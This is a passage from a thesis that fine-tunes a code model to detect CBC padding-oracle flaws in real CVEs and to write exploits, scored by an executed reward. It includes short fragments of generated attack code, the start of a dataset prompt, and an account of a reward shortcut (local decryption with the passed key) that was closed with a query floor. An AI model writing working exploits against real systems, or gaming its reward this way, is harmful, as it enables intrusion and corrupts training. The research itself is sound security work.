The GRPO stage applies the same adapter shape, wired one of two ways. If a path to the supervised adapter is supplied, that adapter is loaded as a trainable starting point, which is Config D, and if none is supplied, a fresh adapter is initialised on the base model, which is Config C. At each step the model produces 4 completions for a prompt, each completion is scored by the reward function, and GRPO uses the spread of rewards within that group of 4 as its own baseline, so the advantage of a completion is its reward relative to the group mean. This is what lets GRPO drop the separate value network that PPO trains to estimate the baseline, and it is why the number of generations per prompt is a real setting rather than a detail, since the group has to contain more than one completion for the relative comparison to mean anything.

To score a completion the reward function runs it, extracting the Python block, checking that it compiles, writing it to a temporary file, and running it as a subprocess against the oracle adapter with a fresh ciphertext and a per-call query log, under a time limit so a non-terminating exploit cannot stall the run. It then reads the recovered text from the exploit’s output and the query count from the log, and assigns the tier described in Section 5.1.3. The reward is therefore the result of an executed attack, computed the same way in training and in evaluation.

The GRPO stage trains for 200 steps at learning rate 5×10^{-6} , with 4 generations per prompt, a maximum prompt length of 4096 tokens, a maximum completion length of 1024 tokens, and a fixed seed of 42 for reproducibility. The learning rate is roughly forty times smaller than the supervised stage’s, because supervised fine-tuning makes large updates to install a format the model did not have, while GRPO makes small updates that refine an existing policy without overwriting what the supervised stage taught. GRPO is chosen over PPO because it drops the separate critic network that PPO requires [Schulman et al., 2017], which roughly halves the memory cost of the reinforcement-learning stage, and it is the algorithm paired with verifiable rewards in the DeepSeekMath work that introduced it [Shao et al., 2024]. Direct preference optimisation does not fit the problem, because it needs a dataset of pairwise preferences between completions, while the signal here is a verifiable pass or fail from running the exploit.

The supervised stage runs before the reinforcement-learning stage because cold-start reinforcement learning on a sparse verifiable reward rarely converges, because the model has to produce a working exploit by chance before the reward gives it any signal. Supervised fine-tuning first gives the model the output format and the rough shape of an exploit, so that GRPO refines a starting point instead of searching from nothing. This is the same ordering used in InstructGPT [Ouyang et al., 2022] and in DeepSeekMath [Shao et al., 2024].

5.1.3 The reward

The reward is verifiable, since the generated exploit is run against the real oracle adapter described in Section 4.2, and the score depends on what the run does, not on how the text reads. A verifiable reward fits this task because success is decidable by execution, so there is no need for a learned reward model or a human preference dataset, both of which only approximate the true signal [Lambert et al., 2024].

For a vulnerable entry the score is graded in tiers. A completion that does not announce the verdict, does not contain a parseable Python block, or does not compile scores 0.0. A syntactically valid exploit scores 0.1, raised to 0.2 once its code shows the oracle-API signals or once it makes at least 200 real oracle calls. Reaching the oracle and finding at least one valid-padding response across 256 or more logged queries scores 0.5. Full credit of 1.0 requires the exploit to print the recovered plaintext *and* to have made at least 256 logged oracle queries, and a run that prints the plaintext with fewer than 256 logged queries is held at 0.2 rather than 1.0.

A worked trace makes the tiers concrete. Take the exploit the fine-tuned model writes for the held-out cve-2016-0736 entry. It parses and is valid Python, so it clears the first gate and begins at 0.1. Its code calls the oracle adapter, which raises it to 0.2. The exploit then runs against the real oracle and makes a full sweep of 256 queries, but because it drops the salt from each query the decryption uses the wrong key, and no query ever returns valid padding. It clears the 256-query count yet fails the valid-padding condition, so it does not reach 0.5 and stays at 0.2. A completion that found valid padding across those queries would have scored 0.5, and one that went on to print the recovered plaintext would have scored 1.0. The tiers separate four observable behaviours in this way, a completion that does not run, one that reaches the oracle, one that drives the oracle hard enough to find valid padding, and one that finishes the attack.

The 256-query floor is what makes the reward measure a real attack. A byte-by-byte CBC padding-oracle attack recovers one byte at a time, and each byte is found by sweeping its 256 possible values until the oracle accepts, which is 128 queries on average and 256 in the worst case. The figure 256 is therefore one full sweep of a single byte, the unit the attack is built from. The held-out targets each hide a full sixteen-byte block, so a genuine attack sweeps byte after byte and runs into the thousands of queries, far above the floor. A faster but still genuine attack cannot drop below it either, since even one byte averages 128 queries and a full block needs thousands, so any run that reports the plaintext in fewer than 256 calls has not carried out the attack, it has read the answer another way. The floor sits well below the count of any real attack, so it never rejects one, and well above the zero or one call a shortcut makes, so it always rejects a shortcut. The floor exists because an earlier version of the reward granted full credit on any run whose output contained the plaintext, with no query requirement. Because the harness passes the exploit both the key and a cleanly decrypting target, that earlier reward could be reached two ways without performing an attack at all, by decrypting locally with the key in zero oracle calls, or by reading the plaintext from a single decrypt call on the unmodified ciphertext. An optimizer finds such shortcuts. Gating full credit on 256 or more logged queries closes both, since each makes zero or one call, and pairing the gate with the one-bit oracle of Section 4.2 removes the readable plaintext those shortcuts depended on. The key is passed to the exploit so that one invocation form drives the C, PHP, Python, and Java targets through a single harness, and the exploit forwards it to the adapter, which needs it to decrypt. The floor and the one-bit oracle are what keep this safe, since full reward is granted only for recovery through 256 or more oracle responses, so the key earns no score on its own.

The hole was found by auditing the reward function, not by watching the reward curve, and the curve would not have shown it. In the configuration that warm-starts from the supervised adapter, the GRPO training reward sits near 0.9 both before and after the fix, because the supervised policy already emits well-formed completions that clear the lower tiers, so the change at the top tier leaves the curve roughly where it was. The fix was checked instead by reading the completions. In diagnostic runs the gated reward only reaches 1.0 on exploits that make between roughly 1,600 and 2,600 genuine oracle calls, which is the shape of a real byte-by-byte attack rather than a shortcut. The reward curve staying flat across the fix is itself the reason the audit and the completion inspection were needed.

For a safe entry the exploit branch does not apply. The score counts distinct integrity concepts named

in the answer, matched on word boundaries so that hmac and mac collapse to one concept, alongside authentication, integrity, and tampering. A correct “not vulnerable” verdict that names two or more distinct concepts scores 1.0, one that names none or one scores 0.5, and a missing or wrong verdict scores 0.0.

5.1.4 The four configurations

The same base model and the same held-out set are used throughout. The configurations differ only in which adapter sits on top.

Config	Adapter	Training
A	none	base model, no fine-tuning
B	SFT	supervised fine-tuning only
C	GRPO	reinforcement learning only, fresh adapter
D	SFT → GRPO	supervised then reinforcement learning

Table 5.1: The four evaluated configurations.

Config A is the base model with no adapter, the floor any fine-tuning has to beat. Config B applies the supervised adapter. Config C applies a fresh adapter trained with GRPO alone, with no supervised warm start. Config D loads the supervised adapter and continues it with GRPO, the full pipeline. Comparing B and C against A shows what each stage does on its own, and comparing D against both shows what the two stages do together.

All training and evaluation runs on a single NVIDIA H100 GPU on the Pirineus cluster at CSUC, with jobs submitted through SLURM and the model loaded in bfloat16. Both training stages set a fixed seed, and the held-out split is fixed in code, so a rerun reproduces the same train and test entries. Supervised fine-tuning ran in about 4 minutes, the GRPO-only run in about 4.7 hours, and the SFT-then-GRPO run in about 8.5 hours.

5.2 Evaluation methodology

The model is evaluated on the 4 held-out entries fixed in Section 4.7, the cve-2016-0736 C pair and the prestashop-CVE4 PHP pair, two vulnerable and two safe. Both sit in languages and wire formats that are absent from the synthetic training batches, so success on them reflects generalisation rather than reproduction of a trained pattern.

With a test set this small, how the model’s output is sampled changes the reported numbers, so the decoding strategy is stated rather than left at a default. A language model turns its per-token distribution into text in one of two ways. Greedy decoding always takes the most-likely token, which is deterministic and reproducible but reflects only the single most-confident answer. Sampling draws each token according to its probability, which reflects the spread of what the model might write but makes any single run one noisy draw. On 4 entries one unlucky draw moves a headline metric by 25 percentage points.

Two passes are reported per configuration. The headline numbers come from greedy decoding with one completion per entry, so that anyone rerunning the harness gets the same figures. A second pass draws $k = 5$ samples per entry at a fixed temperature and seed and reports the fraction of samples that succeed, which averages out single-draw noise and answers the question of whether a result is luck or a property of the model.

Sampling more than once is the established practice for evaluating code-generating models [Chen et al., 2021]. The Codex evaluation reports solving 28.8% of its benchmark with one sample per problem but 70.2% with 100 samples, so a single sample understates a model and repeated sampling is the standard remedy. The same work argues that correctness should be judged by running the code against tests rather than by matching it against a reference text, because many different programs are correct. The

harness here follows that argument directly, running the generated exploit against the oracle and checking whether the plaintext comes back.

The two passes are not mixed, and detection metrics are read from the greedy run only. The sampled run contributes one number, the mean success fraction across its k samples, and its single-sample classification figures are not reported, because they would be one noisy draw presented next to a deterministic one.

Detection is scored with accuracy, precision, recall, and F1 over the 4 verdicts, together with the verdict accuracy on the 2 safe entries. Exploitation is scored with the rate at which a parseable exploit is generated, the rate at which it is syntactically valid, and the exploit success rate, the fraction of vulnerable entries on which the generated exploit recovers the plaintext through the oracle. The reward-tier distribution from Section 5.1.3 is reported alongside, since it shows how far a failed exploit got rather than collapsing every failure to zero. The exploit success rate is the headline exploitation number, and it is grounded in execution, not text matching.

5.3 Detection results

Config	Accuracy	Precision	Recall	F1	Safe-verdict acc.
A (base)	0.50	0.50	0.50	0.50	0.50
B (SFT)	1.00	1.00	1.00	1.00	1.00
C (GRPO)	0.75	0.67	1.00	0.80	0.50
D (SFT+GRPO)	1.00	1.00	1.00	1.00	1.00

Table 5.2: Detection metrics (greedy decoding).

The two configurations with a supervised stage, B and D, classified all 4 held-out entries correctly, with precision, recall, and F1 of 1.0. The GRPO-only configuration C reached an F1 of 0.80, flagging both vulnerable entries correctly, so its recall is 1.0, but it also labelled one safe entry, the patched PrestaShop release, as vulnerable, which drops its precision to 0.67. The base model A sits at chance, with an F1 of 0.50, missing one real vulnerability and raising one false alarm.

The reading is that supervised fine-tuning is what produces reliable detection on both sides. Reinforcement learning without a supervised warm start moves the base model in the right direction, since C catches every vulnerable case, but it still over-flags safe code, so it does not reach the two-sided reliability that B and D show. The supervised stage is also the only thing that makes the model produce an exploit at all, since A and C have an exploit-generation rate of 0.0 on the vulnerable entries, emitting a verdict with no code block, while B and D emit a parseable exploit every time (Table 5.3).

The training reward tracks the same split, with the GRPO-only run holding a mean reward near 0.23 on the training set while the run that continued the supervised adapter with GRPO held a mean reward near 0.90. This is the reward on the training entries during optimisation, separate from the held-out metrics above, and it shows the GRPO-only policy settling far below the policy that starts from the supervised adapter. Figure 5.1 shows the mean reward at each logged step for the two reinforcement-learning runs, with Config D holding near 0.9 and Config C settling near 0.23. The values are read straight from the training logs, where each point is the mean verifiable reward over the group of completions at that step.

The gap traces back to the signal each run starts from. From the base model the exploit-generation rate is zero, so on the vulnerable training entries the verifiable reward stays in the bottom tiers and there is little for the policy to climb toward, which is why the GRPO-only run never picks up the exploit format or the safe-side judgement. The run that continues the supervised adapter starts from completions the reward can already grade, so the same reward has signal to build on.

On the held-out set B and D score the same, detection at 1.0 and exploitation at 0.0, so these four entries do not separate the two configurations. The GRPO stage shows its effect in the training reward above rather than in the held-out metrics, where detection is already at its ceiling and exploitation is held down by the target-integration gap.

The safe-side results are stronger than the verdict alone shows. On both held-out safe entries the model does not just return NOT VULNERABLE, it explains why, naming the encrypt-then-MAC construction and pointing out that the integrity check runs before the cipher is touched, so a tampered input is rejected before any padding is examined. These two safe entries are the patched releases of the same two CVEs, so they share the surrounding code with their vulnerable partners and differ only in the added check, and the model separates them on that one difference rather than on surface cues. The safe-side score, which counts the distinct integrity concepts an answer names, sits at its top value for both, the behaviour the detection task asks for.




Figure 5.1: Mean training reward per logged GRPO step.

5.4 Exploitation results

Config	Exploit gen. rate	Syntactic validity	Success rate	Mean success frac. (vuln.)
A (base)	0.00	0.00	0.00	0.00
B (SFT)	1.00	1.00	0.00	0.00
C (GRPO)	0.00	0.00	0.00	0.00
D (SFT+GRPO)	1.00	1.00	0.00	0.00

Table 5.3: Exploitation metrics on the two held-out vulnerable entries.

The supervised configurations B and D generated a parseable, compiling exploit for both held-out vulnerable entries, an exploit-generation rate and a syntactic-validity rate of 1.0, but none of those exploits recovered the plaintext, so the exploit success rate is 0.0. The sampled robustness pass agrees, with the mean success fraction on the vulnerable entries at 0.0 for every configuration across $k = 5$ samples per entry, so the failure is systematic rather than a single unlucky draw. The base and GRPO-only configurations A and C did not produce an exploit to run, matching their 0.0 generation rate.

This is not a broken harness, because in diagnostic runs separate from the held-out evaluation the hand-written reference exploits recover the plaintext on both CVEs, using on the order of 2,400 oracle queries on CVE-2016-0736 and 1,750 on the PrestaShop entry. These counts are approximate, because each run draws a fresh random IV, which changes the per-byte search length and so the total query count, and what is stable across runs is that the attack succeeds and that the count stays in the hundreds to thousands. The targets are therefore solvable and the adapters and harness work. The failure sits in the model’s generated code, and the next section isolates it.

Table 5.4 lists the four held-out entries one by one for Config D. The verdict is correct on every entry, the two safe entries draw no exploit and take the top reward for a correct safe call, and the two vulnerable

entries each draw a valid exploit that reaches the oracle but recovers no plaintext, which is the 0.2 tier. The full metrics for this run are in Appendix C.

Held-out entry	Truth	Predicted	Exploit	Recovered	Reward
cve-2016-0736 (vuln.)	VULN.	VULN.	yes	no	0.2
cve-2016-0736 (safe)	safe	safe	—	—	1.0
prestashop-CVE4 (vuln.)	VULN.	VULN.	yes	no	0.2
prestashop-CVE4 (safe)	safe	safe	—	—	1.0

Table 5.4: Per-entry results on the held-out set for Config D.

5.5 Qualitative analysis

The exploits that B and D generate carry out the Vaudenay attack correctly. They build the zeroing IV, iterate the padding byte from 1 to 16, sweep all 256 candidate values, and disambiguate a real 0x01 padding from an accidental longer match. What fails is the target-specific plumbing, how each CVE’s wire format is assembled into the queries sent to the oracle. The two held-out CVEs fail for two distinct, identifiable reasons, each confirmed by reading Config D’s generated exploit code, which Appendix B reproduces in full. Config B generates different exploit code that fails for the same two reasons, so the analysis carries over to it.

On cve-2016-0736 the model reads the input format correctly, slicing the salt, IV, and ciphertext out of the encoded cookie in the right places. Its defect is on the output side, since when it forges a query to send back to the oracle it drops the salt, sending `base64(iv || block)` instead of `base64(salt || iv || block)`. For this CVE the encryption key is derived from the salt through PBKDF2, so a query without the salt decrypts under the wrong key and the attack recovers nothing. The exploit makes exactly 256 queries, one full sweep of the first byte, finds no valid padding, and stops. A diagnostic confirms the cause, since threading the real salt into each query, the single change that matches the reference exploit, makes the model’s own exploit recover `SensitiveData!1` in roughly 1,900 oracle calls.

The generated code shows the gap in two lines, where the salt is parsed out of the input but then left out of the forged query.

```
salt, iv, ct = raw[:BLOCK], raw[BLOCK:BLOCK*2], raw[BLOCK*2:]
cookie = base64.b64encode(bytes(iv_bytes) + bytes(block)).decode()
```

On prestashop-CVE4 the model makes two separate integration errors. It invokes the PHP oracle adapter through the Python interpreter rather than the PHP binary, so the adapter never runs and no oracle call is logged, and it fills the 6-digit length suffix that the PrestaShop format appends with `000000`, which forces the adapter to return empty on every query. The exploit makes 0 oracle calls, since the adapter it tries to invoke never runs. A diagnostic confirms both, since correcting the interpreter and the length suffix, with no change to the attack logic, makes the model’s own exploit recover the plaintext in roughly 1,800 oracle calls.

Both errors sit in the single line that calls the oracle, where the adapter is run through `sys.executable` and the length field is filled with zeros.

```
packed = base64.b64encode(bytes(iv_bytes)
                          + bytes(block)).decode() + "000000"
subprocess.run([sys.executable, oracle_path, "decrypt", packed, key])
```

The result is a clean split, with fine-tuning giving the model correct detection on unseen CVEs and the ability to write an algorithmically correct attack, while the generalisation gap is in target-specific integration rather than in the cryptography. The reference exploits recover the plaintext on both CVEs, so the targets are solvable and the limitation is specific and explainable, not a failure of the pipeline.

Each diagnosis above names one line, so each was checked the same controlled way rather than argued

from the code alone. The model’s own generated exploit is taken unchanged except for the single defect named, the dropped salt for one CVE and the wrong interpreter and length suffix for the other, and that one place is patched to match the reference exploit. Nothing else is altered, not the attack logic, not the oracle adapter, not the harness, and not the key or the target ciphertext. The patched exploit then runs against the same oracle, and the result is read from whether it prints the expected plaintext and from the query count the oracle log records.

Both patched exploits recover the plaintext, with query counts in the same hundreds-to-thousands range as the reference exploits on the same targets, because the attack underneath is identical and its length is set by the random IV of the run. The single change is what turns this into evidence rather than a guess. Since nothing but that one line moves, the recovery shows that the rest of each generated exploit, the Vaudenay attack itself, was already correct, and that the failure was the integration defect alone. The same test rules out a broken target, because an oracle that could not be solved would not yield to a one-line fix. Appendix D gives the full transcript, with the recovery outcome and the oracle-call count for the reference exploits, the generated exploits, and the patched exploits on both held-out CVEs.

5.6 Limitations

The held-out set is 4 entries, discussed in Section 4.7. Each entry is a complete real CVE with a binary executed outcome, recovered plaintext or not, and both sit in languages and wire formats absent from the training batches, so they test generalisation rather than recall. Four points cannot give a precise generalisation percentage, so the metrics are read as a difference between configurations rather than as a single rate. The size follows from how the dataset is built, since an entry is usable only if its oracle compiles, runs, and reproduces the vulnerability end to end, and Section 4.6 sets out why this holds for bugs that are structural at the code level but not for ones whose fix is configuration or an upstream library default, which narrows the pool of real CVEs that can serve as executable held-out targets.

Detection generalises but exploitation does not, and the gap is in target-specific integration rather than in the attack itself. The model writes a correct Vaudenay attack and fails on the per-CVE plumbing, the salt handling on one target and the interpreter and length suffix on the other. This is the recognised hard part of applying code models to real targets, since resolving a real software task means coordinating with the exact execution environment and wire format, and even strong models clear only a fraction of such tasks [Jimenez et al., 2023]. The model’s own score of 53.6% on that benchmark [Mistral AI, 2025] sits in the same regime, so the integration gap here is consistent with the broader picture rather than particular to this setup.

The verdict is parsed from the answer text by matching the spaced forms “VULNERABLE” and “NOT VULNERABLE”. This is collision-free across the current corpus, where no exploit body contains the phrase, but it depends on that property of the corpus, and a structured verdict tag would remove the dependence.

The exploit is invoked with the key on its command line, as described in Section 4.2. The reward credits only a recovery that goes through the oracle across at least 256 queries, so the key is inert under scoring, and the enforcement is behavioral, a property of the verifiable reward rather than of the interface [Lambert et al., 2024]. Passing the key keeps one invocation form across every language in the dataset, and a harness that never passes the key would make the same guarantee through the interface itself.

The 256-query floor that gates full reward is calibrated to the shape of the attack, since one sweep of a byte is 256 guesses, so a genuine attack clears it while the two non-attack shortcuts cannot. The exact threshold is a property of this attack and corpus rather than a value derived from first principles, and full reward also requires the recovered plaintext, so a run that makes many empty queries without recovering anything does not reach it.

The comparison runs on one base model with fixed seeds, so the result is reproducible and the four configurations are directly comparable. The conclusions are about the difference each training stage makes on this model, and confirming that the two-stage ordering carries to other code models would need the same comparison repeated on them.

Chapter 6

CONCLUSIONS

This work fine-tuned a code model to detect padding oracle vulnerabilities in source code and, where one is present, to write an exploit that recovers the plaintext through the oracle. A model that does this helps a developer find a security flaw in their own code and confirm it at once, since the finding comes with a working exploit run against the real code and not just a line marked as suspicious, which lets the flaw be fixed before an attacker can use it. The padding oracle is the case it was shown on, but the idea can be generalised, a model fine-tuned to find a security vulnerability and then prove it by writing the exploit.

For this work, three things were built, a dataset, a training pipeline with two stages, and an evaluation that separates the effect of each stage.

6.1 The dataset

The dataset holds 45 entries built around padding oracles, 25 vulnerable and 20 safe, spanning real CVEs in C, Java, and PHP alongside capture-the-flag challenges and synthetic variants. Every entry is executable, so that its oracle compiles, runs, and either returns the one-bit padding signal or does not. Building it surfaced a construction rule that is itself a result of this work. A CVE reproduces cleanly when the bug and its fix are structural at a stable API layer, and resists reproduction when the fix lives in configuration or in library internals that do not lift into a self-contained snippet. This rule fixed the boundary of what the dataset covers and is the reason the held-out targets are the ones they are.

6.2 Detection and exploitation

The training pipeline pairs supervised fine-tuning with reinforcement learning from a verifiable reward, where the reward is the result of running the model’s own exploit against the real oracle and checking whether the plaintext comes back. The evaluation compares this pipeline against the base model on held-out CVEs across four configurations that separate the contribution of each training stage.

Detection generalises to unseen CVEs, and the supervised stage is what produces it. The two configurations with a supervised stage classified every held-out entry correctly, the GRPO-only configuration caught both vulnerable entries but labelled a safe one as vulnerable, and the base model sat at chance. Supervised fine-tuning teaches the two-sided judgement, and reinforcement learning without it does not reach the same point, which is the behaviour the two-stage ordering was chosen for.

Exploitation generalises at the level of the attack but not at the level of the target. The fine-tuned model wrote an algorithmically correct Vaudenay attack for both held-out CVEs and recovered the plaintext on neither, failing each time on a target-specific detail of the wire format rather than on the cryptography. The hand-written reference exploits recover the plaintext on the same targets, which places the gap in target integration and leaves the attack logic intact.

6.3 The reward function

The reward function was a third result. An earlier version of the verifiable reward could be cleared without a genuine attack, and the training reward did not reveal this, since it stayed high across the fix that closed the hole. The hole was found by reading the reward function and confirmed by inspecting the generated completions rather than by watching the reward curve. A verifiable reward has to be checked for what can satisfy it, not only tracked as a number during training.

6.4 Limitations

These results carry the limitations set out in Section 5.6. The held-out set has four entries, which shows the difference between configurations rather than a precise generalisation rate, the verdict is read from spaced text, and the query floor is calibrated to the shape of the attack, all measured on one base model with fixed seeds.

6.5 Future directions

The work opens three directions. The most direct is to enlarge the held-out set with more executable real CVEs, within the construction rule that keeps each target reproducible, so that detection and exploitation are measured across a wider range of formats. The integration gap is the open question the exploitation result raises. The model already writes the attack, so the next step is to close the remaining distance to a working exploit on an unseen target, whether through more training data covering a wider set of wire formats or a larger base model with more capacity for target-specific detail. Repeating the two-stage comparison on other base models would show whether the ordering that worked here carries beyond the model used.

Bibliography

- [Al Fardan and Paterson, 2013] Al Fardan, N. J. and Paterson, K. G. (2013). Lucky thirteen: Breaking the TLS and DTLS record protocols. In *2013 IEEE Symposium on Security and Privacy (SP)*, pages 526–540, Berkeley, CA, USA. IEEE Computer Society.
- [Anthropic, 2025] Anthropic (2025). Claude code. Agentic coding tool, Anthropic.
- [Bleichenbacher, 1998] Bleichenbacher, D. (1998). Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In Krawczyk, H., editor, *Advances in Cryptology — CRYPTO ’98*, volume 1462 of *Lecture Notes in Computer Science*, pages 1–12, Berlin, Heidelberg. Springer.
- [Boneh and Shoup, 2023] Boneh, D. and Shoup, V. (2023). *A Graduate Course in Applied Cryptography*. Self-published, Stanford University, version 0.6 edition.
- [Chen et al., 2021] Chen, M., Tworek, J., Jun, H., Yuan, Q., Ponde de Oliveira Pinto, H., Kaplan, J., Edwards, H., Burda, Y., Joseph, N., Brockman, G., et al. (2021). Evaluating large language models trained on code.
- [Fang et al., 2024] Fang, R., Bindu, R., Gupta, A., and Kang, D. (2024). LLM agents can autonomously exploit one-day vulnerabilities. *arXiv preprint arXiv:2404.08144*.
- [Fu and Tantithamthavorn, 2022] Fu, M. and Tantithamthavorn, C. (2022). LineVul: A transformer-based line-level vulnerability prediction. In *Proceedings of the 19th International Conference on Mining Software Repositories (MSR ’22)*, pages 608–620, Pittsburgh, PA, USA. ACM.
- [Gerstgrasser et al., 2024] Gerstgrasser, M., Schaeffer, R., Dey, A., Rafailov, R., Sleight, H., Hughes, J., Korbak, T., Agrawal, R., Pai, D., Gromov, A., Roberts, D. A., Yang, D., Donoho, D. L., and Koyejo, S. (2024). Is model collapse inevitable? breaking the curse of recursion by accumulating real and synthetic data. *arXiv preprint arXiv:2404.01413*.
- [Holyfield, 2010] Holyfield, B. (2010). PadBuster: Automated script for performing padding oracle attacks. Gotham Digital Science.
- [Hu et al., 2022] Hu, E. J., Shen, Y., Wallis, P., Allen-Zhu, Z., Li, Y., Wang, S., Wang, L., and Chen, W. (2022). LoRA: Low-rank adaptation of large language models. In *The Tenth International Conference on Learning Representations (ICLR 2022)*.
- [Jimenez et al., 2023] Jimenez, C. E., Yang, J., Wettig, A., Yao, S., Pei, K., Press, O., and Narasimhan, K. (2023). Swe-bench: Can language models resolve real-world github issues?
- [Lambert et al., 2024] Lambert, N., Morrison, J., Pyatkin, V., Huang, S., Ivison, H., Brahman, F., Miranda, L. J. V., Liu, A., Dziri, N., et al. (2024). Tulu 3: Pushing frontiers in open language model post-training. *arXiv preprint arXiv:2411.15124*.
- [Liu et al., 2024] Liu, R., Wei, J., Liu, F., Si, C., Zhang, Y., Rao, J., Zheng, S., Peng, D., Yang, D., Zhou, D., and Dai, A. M. (2024). Best practices and lessons learned on synthetic data for language models. In *Conference on Language Modeling (COLM 2024)*. *arXiv preprint arXiv:2404.07503*.

- [Luo et al., 2024] Luo, Z., Xu, C., Zhao, P., Sun, Q., Geng, X., Hu, W., Tao, C., Ma, J., Lin, Q., and Jiang, D. (2024). WizardCoder: Empowering code large language models with Evol-Instruct. In *The Twelfth International Conference on Learning Representations (ICLR 2024)*.
- [Merget et al., 2019] Merget, R., Somorovsky, J., Aviram, N., Young, C., Fliegenschmidt, J., Schwenk, J., and Shavitt, Y. (2019). Scalable scanning and automatic classification of TLS padding oracle vulnerabilities. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1029–1046, Santa Clara, CA. USENIX Association.
- [Mistral AI, 2025] Mistral AI (2025). Upgrading agentic coding capabilities with the new devstral models. Mistral AI blog. Devstral Small 2507 (Devstral Small 1.1 release), 24B parameter agentic coding model, Apache 2.0 license.
- [Möller et al., 2014] Möller, B., Duong, T., and Kotowicz, K. (2014). This POODLE bites: Exploiting the SSL 3.0 fallback. Google Security Advisory.
- [Ouyang et al., 2022] Ouyang, L., Wu, J., Jiang, X., Almeida, D., Wainwright, C. L., Mishkin, P., Zhang, C., Agarwal, S., Slama, K., Ray, A., Schulman, J., Hilton, J., Kelton, F., Miller, L., Simens, M., Askell, A., Welinder, P., Christiano, P., Leike, J., and Lowe, R. (2022). Training language models to follow instructions with human feedback. In *Advances in Neural Information Processing Systems 35 (NeurIPS 2022)*.
- [Rizzo and Duong, 2010] Rizzo, J. and Duong, T. (2010). Practical padding oracle attacks. In *4th USENIX Workshop on Offensive Technologies (WOOT 10)*, Washington, DC. USENIX Association.
- [Rozière et al., 2023] Rozière, B., Gehring, J., Gloeckle, F., Sootla, S., Gat, I., Tan, X. E., Adi, Y., Liu, J., Sauvestre, R., Remez, T., Rapin, J., Kozhevnikov, A., Evtimov, I., Bitton, J., Bhatt, M., Canton-Ferrer, C., Grattafiori, A., Xiong, W., Défossez, A., Copet, J., Azhar, F., Touvron, H., Martin, L., Usunier, N., Scialom, T., and Synnaeve, G. (2023). Code llama: Open foundation models for code. arXiv preprint arXiv:2308.12950.
- [Schulman et al., 2017] Schulman, J., Wolski, F., Dhariwal, P., Radford, A., and Klimov, O. (2017). Proximal policy optimization algorithms. arXiv preprint arXiv:1707.06347.
- [scikit-learn developers, 2025] scikit-learn developers (2025). Cross-validation: evaluating estimator performance. scikit-learn User Guide, Section 3.1. Group-based cross-validation (GroupKFold).
- [Shao et al., 2024] Shao, Z., Wang, P., Zhu, Q., Xu, R., Song, J., Bi, X., Zhang, H., Zhang, M., Li, Y. K., Wu, Y., and Guo, D. (2024). DeepSeekMath: Pushing the limits of mathematical reasoning in open language models. arXiv preprint arXiv:2402.03300.
- [Shestov et al., 2024] Shestov, A., Cheshkov, A., Levichev, R., Mussabayev, R., Zadorozhny, P., Maslov, E., Vadim, C., and Bulychev, E. (2024). Finetuning large language models for vulnerability detection. *arXiv preprint arXiv:2401.17010*.
- [Shumailov et al., 2024] Shumailov, I., Shumaylov, Z., Zhao, Y., Papernot, N., Anderson, R., and Gal, Y. (2024). AI models collapse when trained on recursively generated data. *Nature*, 631(8022):755–759.
- [The MITRE Corporation, 2023] The MITRE Corporation (2023). CWE-649: Reliance on obfuscation or encryption of security-relevant inputs without integrity checking. <https://cwe.mitre.org/data/definitions/649.html>. Common Weakness Enumeration, MITRE.
- [The MITRE Corporation, 2025] The MITRE Corporation (2025). CVE program. <https://www.cve.org>. Common Vulnerabilities and Exposures.

- [Vaudenay, 2002] Vaudenay, S. (2002). Security flaws induced by CBC padding – applications to SSL, IPSEC, WTLS. . . . In Knudsen, L. R., editor, *Advances in Cryptology – EUROCRYPT 2002*, volume 2332 of *Lecture Notes in Computer Science*, pages 534–545, Berlin, Heidelberg. Springer.
- [Wang et al., 2023] Wang, Y., Kordi, Y., Mishra, S., Liu, A., Smith, N. A., Khashabi, D., and Hajishirzi, H. (2023). Self-instruct: Aligning language models with self-generated instructions. In *Proceedings of the 61st Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*, pages 13484–13508, Toronto, Canada. Association for Computational Linguistics.
- [Wei et al., 2022] Wei, J., Bosma, M., Zhao, V. Y., Guu, K., Yu, A. W., Lester, B., Du, N., Dai, A. M., and Le, Q. V. (2022). Finetuned language models are zero-shot learners. In *The Tenth International Conference on Learning Representations (ICLR 2022)*.
- [Xarrié, 2026] Xarrié, F. (2026). Padding oracle vulnerability detection in source code using a fine-tuned large language model. Source code and dataset, GitHub repository, <https://github.com/FrancescXarrieMartinez/TFG>.
- [Zhou et al., 2019] Zhou, Y., Liu, S., Siow, J., Du, X., and Liu, Y. (2019). Devign: Effective vulnerability identification by learning comprehensive program semantics via graph neural networks. In *Advances in Neural Information Processing Systems 32 (NeurIPS 2019)*, pages 10197–10207.

Appendix A

THE PRESTASHOP DATASET ENTRY

This appendix gives the full vulnerable entry for the prestashop-CVE4 group, the running example of Chapter 4. The prompt below is the exact text the model receives. The test case names a PHP interpreter, the oracle adapter at `prestashop-CVE4/php-source/1.6.1.19/oracle_adapter.php`, the key `MySecretKey12345`, and the plaintext `SensitiveData!1`, and the expected verdict is `VULNERABLE`.

You are a security researcher analyzing PrestaShop encryption code.

Below is the source code for PrestaShop version 1.6.1.19:

```
**File: Rijndael.php**
```php
class RijndaelCore {
 protected $_key;
 protected $_iv;

 public function __construct($key, $iv) {
 $this->_key = $key;
 $this->_iv = base64_decode($iv);
 }

